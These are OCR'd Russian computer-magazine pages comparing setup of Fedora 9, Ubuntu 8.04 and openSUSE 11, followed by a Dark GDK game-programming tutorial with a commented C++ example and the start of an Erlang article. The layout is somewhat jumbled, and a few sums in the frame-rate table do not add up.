# rpm -ivh msttcore-fonts-2.0-2.noarch.rpm
```

UBUNTU 8.04

Давай посмотрим, что мы устанавливали почти целый час. При установке GRUB Федора успешно определилась и была прописана в меню загрузчика — это радует. Мне не пришлось редактировать его вручную. Удивила очень быстрая загрузка дистрибутива. За такую загрузку можно простить все торможения при установке.
Ubuntu значительно проще «довести до ума», чем Федору. Во-первых, она правильно определила разрешение монитора. Во-вторых, по умолчанию используется комбинация клавиш <Alt+Shift> для переключения раскладок. Если тебе эта комбинация клавиш не подходит, можешь ее изменить так же, как мы это делали в Федоре. В-третьих, в Ubuntu нет непонятных проблем с монтированием Windows-разделов. Фактически, можно сразу приступить к настройке интернета и установке кодеков. В-четвертых, если в Fedora нужно установить дополнительные пакеты локализации (с этим, надеюсь, ты справишься сакм), то в Ubuntu с локализацией все намного лучше.
• **Шаг 1**: настройка интернета. Для настройки ADSL-соединения нужно ввести команду «sudo pppoeconf». Процесс настройки очень прост, поэтому обойдемся без моих комментариев. Обычно сетевой интерфейс настраивается на автоматический запуск вместе с системой. Если ты хочешь подключаться к интернету ручками, то для соединения используй команду

Должен отметить, что Сульфур загружается достаточно быстро. Очевидно, из-за новой системы инициализации Upstart, которая уже довольно давно используется в Ubuntu. Напомню, что до этого Федора использовала морально устаревшую, но проверенную временем систему инициализации init. Работает init превосходно, но медленно, потому что сценарии инициализации написаны на языке командного интерпретатора bash (по сути, всю работу по инициализации выполняет именно bash). Система upstart сама занимается инициализацией системы и не перекладывает свои обязанности на плечи посторонней программы. За счет этого и достигается выигрыш в производительности.

После принятия udev и глобального уникального идентификатора устройств (UUID) все дисковые устройства, вне зависимости от интерфейса подключения (PATA, SATA, SCSI), называются /dev/sdX, где X — буква. Все современные дистрибутивы поддерживают udev и UUID. Так что не удивляйся, если вдруг твой старенький IDE-винчестер будет назван /dev/sda.

Федора 9: изменение разрешения

Программа установки openSUSE 11

Ubuntu: программа pppoeconf в работе



info

• За быструю загрузку Ubuntu можно простить все торможения при установке.

• openSUSE 11 установилась всего за 17 минут.

• Когда в openSUSE понадобилось смонтировать NTFS'ный раздел, в `/etc/fstab` я указал тип файловой системы «`ntfs-3g`» и опции монтирования: «`defaults,nls=utf8,umask=007,gid=46`».

«`pon dsl-provider`», а для отключения — «`poff`».

• **Шаг 2**: установка кодеков. В состав Ubuntu входит аудио-проигрыватель Rhythmbox и видео-проигрыватель Totem. Этих программ вполне хватает для воспроизведения мультимедиа-файлов, поэтому ничего доустанавливать мы не будем, кроме, конечно, кодеков. Их установка в Ubuntu очень проста. Достаточно открыть мультимедиа-файл (лучше сразу открыть фильм), — появится предложение найти подходящий кодек. Затем нужно выбрать все доступные кодеки и нажать заветную кнопку «Установить».

• **Шаг 3**: установка Flash-плагинов. Вместе с кодеками будут установлены и все необходимые для воспроизведения видео Firefox-плагины. Останется установить только пакет `flashplugin-nonfree` для воспроизведения Flash-роликов:

```
# apt-get install flashplugin-nonfree
```

Собственно, это все, что нужно сделать для подготовки Ubuntu к работе.

OPENSUSE 11

Не будем делать для openSUSE исключений. Пройдемся по тому же списку — разрешение, раскладка, Windows-разделы, кодеки, Flash-плагины и т.д.

• **Шаг 1:** установка разрешения монитора. Непонятно почему, но для моего 19-дюймового монитора openSUSE посчитала оптимальным разрешением — 800x600. Пришлось перейти в раздел Компьютер → YaST → Графическая карта и монитор — и установить требуемое разрешение.

• **Шаг 2**: параметры клавиатуры. Для изменения параметров раскладки клавиатуры нужно выбрать Компьютер → Приложения → Система → Клавиатура. Мне вообще ничего не пришлось изменять, поскольку по умолчанию была выбрана комбинация <Ctrl+Shift>.

• **Шаг 3**: настройка интернета. Запусти конфигуратор YaST и перейди в группу «Сетевые устройства». Выбери сетевое устройство, которое ты хочешь настроить — DSL-модем, обычный модем, ISDN и т.д.

• **Шаг 4:** проверка Firefox. Запусти Firefox и введи в строке адреса `about:plugins`. Ты получишь информацию обо всех установленных плагинах. Flash-плагин, как и многие другие, есть в списке по умолчанию.

• **Шаг 5**: кодеки. Здесь все просто, как и с Ubuntu. Достаточно открыть любой фильм, и система сама загрузит необходимые кодеки из интернета.

• **Шаг 6**: Windows-разделы. К сожалению, openSUSE не увидела мои Windows-разделы, поэтому пришлось вручную редактировать `/etc/fstab`.

ВЫВОДЫ

Из недостатков Fedora 9 можно выделить глюки в программе установки, а также большой объем ручной работы — чтобы сделать из дистрибутива «конфетку», предстоит потрудиться. Не говоря уже о проблемах с локализацией. Намного проще настраивается Ubuntu: учитывая скорость ее загрузки, вполне можно закрыть глаза на самую долгую установку. Наконец, openSUSE 11 установился всего за 17 минут, но качественных отличий от версии 10.3 я не обнаружил (кроме миграции на KDE4).

При этом Ubuntu остается самым «легким» дистрибутивом — занимает всего 2,3 Гб после установки. Федора и openSUSE — 3,0 и 3,2 Гб, соответственно.

Если тебе нравятся шаманские заклинания, работа с напильником, молотком и паяльником, выбирай Федору. Но может тогда лучше посмотреть в сторону Gentoo или Slackware? Если хочется минимум головной боли (или комп не отличается «умом и сообразительностью»), тогда твой выбор — Ubuntu. «Середнячком» в этой компании выступает openSUSE. Хотя, субъективно, мне версия 10.3 понравилась больше.

НАС

20


МИЛЛИОНОВ

И ЭТО НЕ ПРЕДЕЛ!





Лауреат Национальной премии РФ за вклад в развитие российского сегмента сети Интернет 2006, 2007



ЮРИЙ «YUREMBO» ЯЗЕВ
/ YAZEVSOFT@GMAIL.COM /

ТЕМНОЕ ИСКУССТВО ИГРОДЕЛА

РАЗРАБАТЫВАЕМ ВЫСОКОПРОИЗВОДИТЕЛЬНЫЕ ГРАФИЧЕСКИЕ ДВИЖКИ С ПОМОЩЬЮ БИБЛИОТЕКИ DARK GDK

Считается, что разработка компьютерных игр требует долгого изучения разных API, кучи знаний и привлечения труда множества программистов. Отчасти так и есть, но появившаяся недавно библиотека Dark GDK (Game Development Kit) позволит тебе сократить время и объем изучаемого материала — и сразу же перейти к созданию мощных 3D-движков.

ЧЕРЕЗ ТЕРНИИ К ЗВЕЗДАМ, ИЛИ КАЖДОМУ СВОЕ


Речь пойдет о детище компании с говорящим названием «The Game Creators». Славится эта шарага, в первую очередь, своей модификацией бэйсика в лице Dark BASIC (ребята заточили язык специально под разработку игр). Широким массам компания также известна продуктами для разработки игр без программирования, как такового (например, FPS Creator, The 3D Gamemaker).

Dark GDK — это библиотека с функциями, работающими поверх DirectX. Самостоятельной ценности она не представляет, нуждаясь в подключении к компилятору Visual C++ 2008 (работает только с 9-ой версией).

Тут ты вполне можешь сказать: «Нафига мне нужна эта Dark GDK, когда есть несложный в освоении Dark Basic?». Не соглашусь. На вкус, цвет и любимый язык программирования товарищей нет — лично меня от Dark BASIC отталкивал именно тот факт, что он основан на Бейсике.

Вдобавок, взгляни на таблицу релевантности частоты кадров, которая взята с сайта авторов.

В этой таблице показана частота кадров, соответствующая тестам, проведенным для Dark GDK и Dark BASIC. GDK лидирует во всех! Из плюсов стоит отметить и время компиляции (благодаря Visual C++). А использование Си++ вместо бейсика позволило в полной мере применить концепцию ООП,



Запущенное демо-приложение

Таблица релевантности частоты кадров

Test	Dark GDK	DarkBASIC Professional	Difference
Camera Showcase	230	165	65
Matrix Showcase	398	249	149
Image Showcase	205	176	9
Particle Showcase	889	785	104
Advanced Terrain	731	692	41
Sphere Mapping	940	935	5
Road Terrain	523	408	115
Animation Showcase	260	189	71
Sprite Showcase	1504	1259	285
Core Example	77	13	54

структуры, а также механизмы управления памятью (ссылки, указатели, etc), присущие этому языку.

ИНСТАЛЛЯЦИЯ

Надеюсь, ты уже установил себе Visual C++ 2008? Сразу рассмотрим процесс инсталляции библиотеки. В нем есть неожиданные моменты. Во-первых, в твоей системе обязательно должен быть **Microsoft DirectX 9.0 SDK**. После распаковки и запуска инсталляции на первый увиденный вопрос ответь отрицательно, — иначе тебя отправят на сайт только что упомянутой организации. Следующий вопрос испрашивает нашего разрешения хотя бы один раз запустить систему Visual C++. Советую проделать это действие: ничего плохо не произойдет (хорошего тоже). Затем — смело отвечай утвердительно. Начнется инсталляция, которую ты успешно пройдешь и без меня.
После ее завершения можешь запустить студию и убедиться, что в визардах отсутствуют мастера создания проектов с использованием библиотеки. Добавь их, проделав следующие действия. Открой папку, куда установлена студия, в ней — подпапку VC, затем — Express и, наконец, — VCProject. У меня получился такой путь: `D:\Program Files\Microsoft Visual Studio 9.0\VC\Express\VCProjects`. Находясь в этой папке, создай подпапку, название которой будет группой проектов в студии. После чего, уже в этой папке, создай еще одну, которая будет подгруппой для визардов. Я назвал их соответственно: Wizards и DarkGDK. Теперь эти самые визарды надо сюда скопировать. Они находятся в папке, куда установлена Dark GDK — в подпапках Wizards, Files (в моем случае путь такой: `D:\Program Files\The Game Creators\Dark GDK\Wizards\Files`). Просто скопируй все имеющиеся там файлы в ранее созданную директорию. Можешь проверить: запусти компилятор и создай проект нового типа.
Ага, ошибка! Закрывай студию. Сейчас ты увидишь, как легко можно решить проблему (если не было ошибки, значит, у тебя — английская версия операционки; респект тебе как реальному англоязычному пацану, можешь смело пропустить этот абзац). Чтобы исправить ситуацию, создай в папке пользователя (например, `C:\Documents and Settings\имя юзера\`) следующие каталоги и подкаталоги: `My Documents\Visual Studio 2008\Dark GDK`. Затем скопируй сюда содержимое подпапки `Wizards\Projects` той папки, куда установлена библиотека GDK.
Все, теперь проекты создаются, убедись лично.

ПЕРВОЕ ИСПЫТАНИЕ

Предлагаю сначала испытать полученный «аппарат». Затем вкратце рассмотрим не только функциональность созданной «аппаратом» программы, но и некоторые другие остро необходимые при разработке мало-мальски крутой игры функции и методы.
Запусти Visual C++, если ранее этого не сделал. Создай новый проект. В окне выбора шаблона для проекта разверни пункт Wizards, в котором выбе-

Наш код


```
#include "DarkGDK.h" // заголовочный файл
void DarkGDK ( void ) //точка входа — главная функция
{
   dbSyncOn( ); // берем перерисовку экрана под свой
контроль
   dbSyncRate ( 60 ); // устанавливаем частоту
 перерисовки экрана
   dbRandomize ( dbTimer ( ) ); // инициализируем
 счетчик случайных чисел
   for ( int i = 1; i < 50; i++ ) {
      dbMakeObjectSphere ( i, 1 ); // создаем сферу
      dbPositionObject ( i, dbRnd ( 20 ),
      dbRnd ( 20 ), dbRnd ( 20 ) );
      //позиционируем ее

      dbScaleObject ( i, 100 + dbRnd ( 400 ),
         100 + dbRnd ( 400 ), 100 + dbRnd ( 400 ) );
      // изменяем размер
      dbColorObject ( i, dbRgb ( dbRnd ( 255 ),
         dbRnd ( 255 ), dbRnd ( 255 ) ) );
      // устанавливаем цвет
      dbSetObjectSpecularPower ( i, 255 );
      // устанавливаем отражающее свойство материала
      dbSetObjectAmbient ( i, 0 );
      // отключаем окружающий свет
   }
   dbPositionCamera ( 10, 10, – 20 );
      // позиционируем камеру
   while ( LoopGDK ( ) )
   { // пока программа может работать
      dbText ( 0, 0, "Use the up and down arrow keys to
move the camera");
      // выводим текст
      if ( dbUpKey ( ) ) // нажата ли клавиша ВВЕРХ
         dbMoveCamera ( 1 ); // перемещаем камеру

      if ( dbDownKey ( ) ) // нажата ли клавиша ВНИЗ
         dbMoveCamera ( -1 ); // перемещаем камеру

      for ( int i = 1; i < 50; i++ )
         dbRotateObject ( i, dbObjectAngleX ( i )
          + 0.1, dbObjectAngleY ( i ) + 0.2,
          dbObjectAngleZ ( i ) + 0.3 );
            //вращаем каждую сферу

      dbSync ( ); // перерисовываем экран
   }
   for ( int i = 1; i < 50; i++ )
      dbDeleteObject ( i ); // удаляем каждую сферу
   return;
}
```



Dark BASIC с загруженным проектом

ри подпункт DarkGDK — иерархия такая, какой мы ее создали. Ты увидишь три возможных заготовки: Dark GDK — Game, Dark GDK — 2D Game и Dark GDK — 3D Game. Каждая генерирует проект соответствующего типа. Так как мы хотим создать трехмерную игру, то в качестве шаблона для своей новой программы выбери Dark GDK — 3D Game. После того, как проект будет создан, открой его исходный код, дважды щелкнув на файле `Main.cpp` в обозревателе решения. Сейчас мы приступим к исследованию кода, сгенерированного мастером (смотри код на врезке).

РАССМОТРИМ КОД, ИЛИ РАЗБОР ПОЛЕТОВ

В первой строчке подключается заголовочный файл, который используется во всех приложениях Dark GDK. В отдельных случаях вместе с ним подключаются другие заголовочные файлы, но этот — всегда. Можно сказать, он подобен `windows.h` в приложениях на Си++. После подключения заголовочного файла, как в обычных Си-программах, идет главная функция — точка входа в программу. В Dark-приложениях нет функции `Main` или `WinMain`, зато есть такая — DarkGDK. С вызовом следующей функции мы как бы сообщаем системе, что берем под свой контроль перерисовку экрана (функция `dbSyncOn`). Далее вызывается функция `dbSyncRate` с параметром 60. То есть, мы хотим, чтобы частота перерисовки экрана по возможности была равна этому значению. В параметре передается максимальная частота, но она не обязательно будет такой. Все зависит от мощности компьютера, на котором запущена программа. Затем идет функция `dbRandomize` — инициализатор механизма случайных значений. Она нужна, чтобы при каждом последующем запуске программы снова генерировались значения. Параметром для нее служит функция `dbTimer`, которая возвращает системное время, измеряемое в миллисекундах, начиная со старта операционной системы. В следующем цикле мы создаем и изменяем свойства нескольких сфер (в данном случае — 49). По именам вызываемых функций видно, какие свойства они изменяют (ниже мы рассмотрим их более подробно).

После цикла вызывается функция `dbPositionCamera`. Она проводит инициализацию камеры, а именно — устанавливает ее позицию. В качестве параметров передаем ей координаты по всем трем осям. Затем начинается основной цикл программы. Условие цикла — функция `LoopGDK`. Она возвращает единицу, пока программа может функционировать, и ноль — когда произошел какой-то сбой или пользователь просто закрыл приложение. В теле цикла вызываются несколько функций. Нам надо их рассмотреть. Первая вызываемая здесь функция `dbText` выводит текст (переданный в третьем параметре) в позиции, заданной первыми двумя параметрами (соответственно, координата `x` — первый параметр, и y — второй). Далее идут два условия проверки нажатия клавиш «стрелок»: ВВЕРХ и ВНИЗ (функции `dbUpKey` и `dbDownKey`). В результате выполняется функция приближения и отдаления камеры — `dbMoveCamera`. В качестве параметра ей передается шаг перемещения — соответственно, положительное и отрицательное числа. Потом начинается цикл, который поворачивает все ранее созданные сферы с помощью функции `dbRotateObject`. Ей передаются: номер объекта и три параметра: углы поворота по соответствующим осям. И последняя вызываемая в цикле `while` функция (`dbSync`) перерисовывает окно приложения со всеми имеющимися объектами. После завершения цикла надо подчистить за собой ресурсы, удалив все объекты. Что мы и делаем в цикле for посредством специальной функции `dbDeleteObject`, которой в качестве параметра передается номер объекта. И последней строчкой — возвращаем управление операционной системе.

Ну, теперь откомпиль и запусти программу. Работает? Конечно, работает! Впечатлен? Взгляни еще раз на код и представь, сколько надо бы было писать под «голый» DirectX, чтобы получить тот же результат (смотри скриншот «Запущенное демо-приложение»).

Да, здорово, но это далеко не предел для Dark GDK! Она также позволяет легко загружать анимационные объекты вместе с анимацией, и, естественно, циклически проигрывать ее. Но обо всем по порядку. Думаю, при рассмотрении первой программы у тебя появились вопросы. Попробую ответить на них.


ОТВЕТЫ НА ТВОИ ВОПРОСЫ

В процессе создания сферы в функцию `dbMakeObjectSphere` (внимание на первый цикл!) передается два параметра. Первый — циклически увеличивающаяся переменная i и второй — константа 1. Со вторым параметром все ясно (задает размер создаваемой сферы). А на первом остановимся подробнее. Он задает имя для объекта — к данному объекту можно будет обращаться по этому имени на протяжении всей последующей программы. Получается такое вот числовое имя, и это удобно — например, в каждой итерации цикла можно присваивать имена объектам по порядку, используя для этого переменную цикла (как в рассматриваемой программе). Имена необязательно должны идти по порядку, но, следуя определенному ряду, ты избавишь себя от того, использовал несколько раз одно и то же имя (число). Если такой эпизод будет иметь место в программе, ты не досчитаешься объектов — из-за того, что произойдет перезапись старого объекта новым. Ситуацию может усложнить тот факт, что для разных типов объектов используются одинаковые числа. Так, ты можешь создать сферу с именем «1» и текстуру с таким же именем. Но заморачиваться с цифрами не всегда удобно и приятно. Поэтому можно просто объявить константу, которая будет именем для определенного объекта, и присвоить ей нужную цифру. Допустим, `const int man = 1`. Таким образом, объявлена константа `man` для объекта, соответствующего этому названию. И ты уже никогда не забудешь, к чему относится цифра «1». Затем, как я уже говорил, идут функции, настраивающие свойства сферы. Первая из них, `dbPositionObject`, естественно, задает позицию. Ей передаются такие параметры: имя объекта (цифра) и три рандомных числа, играющих роль координат по трем осям. Каждое из этих чисел возвращается с помощью функции `dbRnd` (аналог по функциональности объекта класса Random из C++). Функция принимает параметром значение — предел отрезка чисел



dvd

На диске лежит полный исходный код игры DarkRobot. Для компиляции нужны: Visual C++ 2008 Express Edition, DirectX 9.0 SDK, Dark GDK.




info

Если тема тебя заинтересовала, — сообщи об этом автору. Продолжим развитие хакерского игропрома!




links

Если в лом вставлять диск, можешь скачать исходник с — www.xakep.ru.



Приложение запущено под дебагером


Игра DarkROBOT

от нуля до данного значения. Из этого отрезка, собственно, и выбирается случайное число. Следующая затем функция `dbScaleObject` изменяет размер сферы. Передаваемые ей параметры аналогичны параметрам для предыдущей функции (только здесь 2-ой, 3-ий и 4-ый параметры задают размер по каждой из осей). Функция `dbColorObject` устанавливает цвет. Параметры со 2-го по 4-ый влияют на количество составляющей цвета: красный, синий и зеленый, соответственно (режим RGB).
Дальше нас ждут две крайне вкусные функции! Первая из них — для управления материалами, а вторая для управления освещением. Вызовом этих функций все дело и обходится — а вспомни-ка чистый Direct3D, с которым, чтобы включить материалы и свет, приходилось не по-детски извращаться. Итак, первая из функций — `dbSetObjectSpecularPower` — устанавливает отражающие свойства материалов. Ее параметры: это имя объекта, материал которого мы хотим установить, и еще значение — мощность отражения. Вторая функция — `dbSetObjectAmbient` — управляет окружающим цветом. Здесь он просто отключается (второй параметр — 0). Теперь код заготовки полностью рассмотрен, и, взяв ее за основу, ты можешь приступить к программированию.

DARKROBOT

Наш разговор будет неполным без рассмотрения примера работающего игрового движка. Предлагаю тебе загрузить с нашего диска VC++ проект DarkRobot (или хотя бы запустить экзэшник) и посмотреть на реализованную на нем заготовку игры, которую я для тебя разработал. Обязательно посмотри и возвращайся к чтению. Так как журнал не резиновый, я не буду приводить здесь весь исходник, рассмотрев только самое важное.
Сначала — поле установки частоты перерисовки. Идет инициализация графического режима функциями `dbSetDisplayMod` и `dbMaximiseWindow`. Первая из них устанавливает параметры экрана (ей передается ширина, высота и глубина). Вторая функция при запуске приложения разворачивает окно на весь экран (независимо от выставленных параметров). Затем идут функции, выводящие текст и перерисовывающие экран. Следующая функция (`dbSetCameraRange`) устанавливает свойства камеры: ближнюю и дальнюю плоскости отсечения, определяющие отображаемое содержимое сцены. Все, что выходит за пределы плоскостей, на экран выводиться не будет! После установки камеры загружаются текстуры. Они будут наложены на ландшафт, предварительно пройдя процедуру смешения. Попросту говоря, будут наложены друг на друга. Функцию загрузки текстуры мы рассмотрели выше. Затем идет блок кода, который инициализирует и строит ландшафт. Как я упоминал, в Dark GDK есть функция генерирования ландшафта `dbSetTerrainHeightMap`. Ей передаются: имя объекта — ландшафта — и имя файла. Здесь-то мы ей и пользуемся, загружая карту высот из файла bmp. Затем масштабируем, освещаем и текстурируем (загруженными ранее текстурами). За подробностями обращайся к исходнику. Самое пристальное внимание обрати на загрузку *.x-файлов. Этот тип является родным для DirectX. Функцией `dbLoadObject("skybox.x", skybox)`, которой передаются имя x-файла и имя объекта (номер), загружается небесная оболочка (skybox — gamedev-термин). Она представляет собой окружающий куб с наложенными на внутренние стороны текстурами (это задний план). Последний загружаемый из файла объект — главный персонаж в виде робота. Он также загружается из x-файла, в котором, помимо информации об объекте и текстурах, хранится анимация. Следовательно, он уже анимирован, и нам надо только загрузить его и проиграть анимацию. О такой возможности я уже упоминал. После того, как объект будет загружен, вызывается функция `dbSetObjectSpeed(robot, 120)` с такими параметрами: имя объекта, куда загружены данные из файла, и скорость проигрывания анимации. Затем следуют две функции, первая из которых поворачивает, а вторая — перемещает объект. Последний этап инициализации — установка позиции и угла поворота камеры.
Потом начинается цикл, в котором все самое интересное и происходит. Первым делом здесь объявляется переменная; ей присваивается значение — высота поверхности ландшафта в указанной точке. Высота возвращается функцией `dbGetTerrainGroundHeight` с такими параметрами: объект (ландшафт) и два параметра — соответственно, координаты X и Z той позиции, высоту в которой надо определить. Затем следует могучий условный оператор: в нем проверяется, не нажата ли нужная клавиша. Если нажата, — выполняются действия: перемещаются или поворачиваются в заданном направлении робот и камера. Также, при нажатии клавиш, запускается и останавливается анимация робота; соответственно, функциями `dbLoopObject` и `dbStopObject`, у которых один параметр: имя объекта, чьей анимацией надо управлять. Функция `dbPositionObject` перемещает объект (в нашем случае — робота). У нее следующие параметры: имя объекта и три позиции по каждой координатной оси.
Следующая функция — наиболее аппетитная. С ее помощью можно «привязать» камеру к определенному тобой месту. Вот мы ее и привязываем к роботу, передавая в функцию такие параметры: текущее положение робота по оси X, текущую высоту поверхности плюс 1 (чтобы поднять камеру от земли), текущее положении робота по оси Z, и далее — дистанцию, высоту, сглаживание траектории движения и обрабатывать или нет столкновения камеры. Подошла очередь функции `dbUpdateTerrain`, не имеющей параметров и просто обновляющей ландшафт. Замыкающая тело цикла функция `dbSync` обновляет содержимое и перерисовывает экран (эту функцию мы рассматривали). После цикла возвращаем управление операционной системе. Разобравшись с кодом, обязательно запусти и оцени игру (смотри скриншот «игра DarkROBOT»).

УДАЧНОГО СТАРТА!

Конечно, автору не удалось рассмотреть (или хотя бы описать) всех возможностей библиотеки Dark GDK. Однако такой грандиозной цели и не ставилось. Как и везде в программировании, решений одной задачи существует очень и очень много. Я показал лишь одно из них. С помощью библиотеки Dark GDK можно взять удачный старт на дорожке игростроения. Если ты раньше не разрабатывал игры, возможно, сейчас самое время начать. ⌶

```
sort:qsort(List)
%% Sort a list of items
-module(quicksort).
-export([qsort/1]).

qsort([]) -> [];
qsort([Pivot|Rest]) ->
    qsort([ X || X <- Rest, X <
```

ИГОРЬ АНТОНОВ

НАУЧНЫЙ БРУТФОРС

ЗНАКОМИМСЯ С ERLANG — ЯЗЫКОМ ПРОГРАММИРОВАНИЯ ДЛЯ РАСПРЕДЕЛЕННЫХ СИСТЕМ

